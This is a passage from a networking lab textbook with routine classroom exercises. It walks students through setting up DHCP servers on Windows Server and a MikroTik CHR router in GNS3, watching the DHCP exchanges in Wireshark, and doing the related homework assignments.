


Figure 15 – The New Scope Wizard opens

5.2. **Scope Name**




Figure 16 – Naming the new scope

5.2.1. Add a name such as Scope1

5.2.2. The description field can be left blank

5.2.3. Click ***Next***

5.3. **IP Address Range**




Figure 17 – Add IP address range

5.3.1. Start IP address – **200.200.200.20**

5.3.2. End IP address – **200.200.200.250**

5.3.3. Length – **24**

5.3.4. Subnet mask – **255.255.255.0**

5.3.5. Click ***Next***

5.4. **Add Exclusion and Delay** – Click *Next*

5.5. **Lease Duration**




Figure 18 – Set lease duration

5.5.1. Limited to 8 hours

5.5.2. Click ***Next***

5.6. **Configure DHCP Options**

5.6.1. Select ***Yes***

5.6.2. Click ***Next***

5.7. **Router (Default Gateway)**




Figure 19 – Set gateway address

5.7.1. IP address – **200.200.200.1**

5.7.2. Click ***Add***

5.7.3. Click ***Next***

5.8. **Domain Name and DNS Servers** – Click ***Next***

5.9. **WINS Servers** – Click ***Next***

5.10. **Activate Scope**

5.10.1. Click ***Yes***

5.10.2. Click ***Next***

5.11. Click ***Finish***

6. Notice that ***Scope*** now appears under the DHCP>machine_name>IPv4 tree




Figure 20 – The new scope is now displayed

7. Close the DHCP window

Phase V – Watch DHCP in Action

This lab is an opportunity for you to see these activities in action without the chaff that exists on an existing enterprise network.

- DHCP automatically assigns an IP address to interfaces requesting one.
- ARP is for interfaces that already have an IP address, but the interface needs to tell all of the other interfaces on the network.

1. Navigate back to GNS3
2. Start a Wireshark capture on the Server-Switch link
3. Start PC1 and open its console
    3.1. Request a new IP address

```
> ip dhcp
```

3.2. Notice the four main DHCP packets being exchanged in Wireshark that were discussed in the previous chapter: Discover, Offer, Request, Accept

4. Start PC2 and open its console

4.1. Request a new IP address

```
> ip dhcp
```

5. Ensure that PC1 is able to ping PC2

6. Congratulations! You now know how to configure a basic DHCP server on both Linux and Windows machines

End of Lab

Deliverables

4 screenshots are needed to receive credit for this exercise:

- Wireshark – DHCP Packets for PC2
- Wireshark – DHCP Packets for PC3
- GNS3 Workspace with 2 PCs, switch, and DHCP server – all devices labeled with their IP addresses
- Configuration settings of Windows Server DHCP

Homeworks

Assignment 1 – Combined network traffic watching

- Turn off all devices
- Replace the switch with a hub and reconnect all devices
- Monitor any of the PCs with Wireshark and capture ARP, DHCP, and ICMP packets for all three PC's as you turn devices back on
- RECOMMENDED GRADING CRITERIA

- Screenshot of GNS3 environment with everything labeled
- Screenshot of DHCP for one PC
- Screenshot of ICMP for one PC

Assignment 2 – Reconfigure the DHCP server

- Figure out the number of devices that can be attached to the switch
- Generate a random IP address and choose a subnet that will allow the use of all the switch connections with as few wasted IP addresses as possible
- Reconfigure the network to use these new network addresses
- Reconfigure the DHCP settings to issue IPv4 address in this new space
- RECOMMENDED GRADING CRITERIA
  - Screenshot of the DHCP configuration
  - Screenshot of the GNS3 workspace
  - Screenshot of DHCP of one PC
  - Screenshot of ICMP of one PC




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 22

Dynamic Host Configuration Protocol - MikroTik CHR

JACOB CHRISTENSEN

Thus far, we've explored two approaches to integrating DHCP servers into a network using both Linux and Windows as dedicated servers. This chapter introduces yet another method for deploying DHCP, in the form of a router. This proves particularly handy in scenarios where a quick and easy solution is required. Configuring DHCP in this manner offers rapid deployment and simplicity, making it ideal fit smaller network environments.

Estimated time for completion: 10 minutes

LEARNING OBJECTIVES

- Successfully deploy a DHCP solution using a MikroTik router on an enterprise network
- Capture and Observe DHCP packets using Wireshark
- Capture and Observe ARP packets using Wireshark
- Successfully add hosts to an enterprise network and receive IP addresses automatically

PREREQUISITES

- Chapter 18 – Introduction to Routers

DELIVERABLES

Five screenshots are required:

- Neatly labeled and organized GNS3 workspace
- MikroTik router configuration
- Screenshot of Wireshark
    - DHCP packets for PC1
    - DHCP packets for PC2
    - PC1 pinging PC2

RESOURCES

- MikroTik RouterOS Documentation – DHCP Server – https://help.mikrotik.com/docs/display/ROS/DHCP#DHCP-Summary.2

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I -Build the Network Topology

The following steps are to create a baseline environment for completing the lab. It makes assumptions about learner knowledge from completing previous labs.

Your final network will look like the following:




Figure 1 – Final GNS3 network environment

1. Start GNS3

    1.1. Create a new project: **LAB_06**

2. Build a Class C subnet with the network address **178.58.58.0/24**

    2.1. Two client devices – ***VPCS***

    2.2. One switch – ***Ethernet switch***

    2.3. One DHCP server – ***MikroTik router***

> **NOTE:** The MikroTik CHR version used when making this lab was **7.11.3**.

2.4. Connect the PCs to the switch

2.5. Connect port ether1 on the router to the switch

3. Label and organize your network as necessary

Phase II – Configuring the MikroTik Router

Once the network is built we need to configure the router to act as our DHCP server.

1. Start the MikroTik router and open its console

1.1. Change the hostname to reflect the router's primary purpose

```
> system identity set name=DHCP-SERVER
```

1.2. Remove the default DHCP listener on ether1

```
> ip dhcp-client remove 0
```

```
[admin@DHCP-SERVER] > ip dhcp-client print
Columns: INTERFACE, USE-PEER-DNS, ADD-DEFAULT-ROUTE, STATUS
# INTERFACE  USE-PEER-DNS  ADD-DEFAULT-ROUTE  STATUS
0 ether1     yes           yes                searching...
[admin@DHCP-SERVER] > ip dhcp-client remove 0
[admin@DHCP-SERVER] > ip dhcp-client print

[admin@DHCP-SERVER] >
```

Figure 2 – Removing the DHCP client

1.3. Assign a static IP address to its running interface

```
> ip address add address=178.58.58.254/24 interface=ether1
```

> **NOTE:** In this example, I have ***ether1*** connected to the switch. Remember to adjust this to be applicable for your environment.

```
[admin@DHCP-SERVER] > ip address add address=178.58.58.254/24 interface=ether1
[admin@DHCP-SERVER] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS            NETWORK       INTERFACE
0 178.58.58.254/24   178.58.58.0   ether1
[admin@DHCP-SERVER] >
```

Figure 3 – Assigned IPv4 addresses

1.4. Use the built-in setup wizard to configure the DHCP server

```
[admin@DHCP-SERVER] > ip dhcp-server setup
Select interface to run DHCP server on

dhcp server interface: ether1
Select network for DHCP addresses

dhcp address space: 178.58.58.0/24
Select gateway for given network

gateway for dhcp network: 178.58.58.254
Select pool of ip addresses given out by DHCP server

addresses to give out: 178.58.58.1-178.58.58.253
Select DNS servers

dns servers:
Select lease time

lease time: 1800
[admin@DHCP-SERVER] >
```

Figure 4 – DHCP Server setup wizard

```
> ip dhcp-server setup
```

1.4.1. dhcp server interface: ***ether1***

1.4.2. dhcp address space: ***178.58.58.0/24***

1.4.3. gateway for dhcp network: ***178.58.58.254***

1.4.4. addresses to give out: ***178.58.58.1-178.58.58.253***

1.4.5. dns servers: (none just hit <***Enter***>)

1.4.6. lease time: ***1800***

2. Test the DHCP service on the network

2.1. From PC1, request a new host address

```
> ip dhcp
```

2.2. From PC2, request a new host address

```
> ip dhcp
```

3. From PC1, ping PC2 to test connectivity

End of Lab

Deliverables

Five screenshots are required to receive credit for this exercise:

- GNS3 workspace with all devices labeled
- MikroTik router configuration
- Wireshark capture of PC1 devices getting and receiving DHCP IPv4 addresses
- Wireshark capture of PC2 devices getting and receiving DHCP IPv4 addresses
- Wireshark caputre of PC1 pinging PC2

Homework

Assignment 1 – Create a LAN for 43 hosts with a Mikrotik DHCP server while minimizing unused IP addresses

- Used a randomized network address
- There's no need to put in all 43 host just show the setup process for the DHCP server and that it is working with at least two hosts
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Environment
    - Screenshot of end devices receiving IP addresses
    - Screenshot of DHCP setup process

Assignment 2 – Use the Mikrotik router as both a DHCP server and a router

- Add another LAN attached to the same Mikrotik router
- Ensure devices on both LANs use the Mikrotik router as a DHCP server

- Ensure devices on both LANs can contact each other
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Environment
    - Screenshot of an end device on the first LAN receiving an IP address
    - Screenshot of an end device on the second LAN receiving an IP address
    - Screenshot of a device on one LAN pinging a device on the other LAN




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 23

Static Networking Part 1

KYLE WHEATON AND JACOB CHRISTENSEN

Up to this point, we have only used one router in our working environments. However, you will rarely work on a network with only a single LAN because the whole point of an enterprise network is to connect multiple LANs into a unified cohesive network.

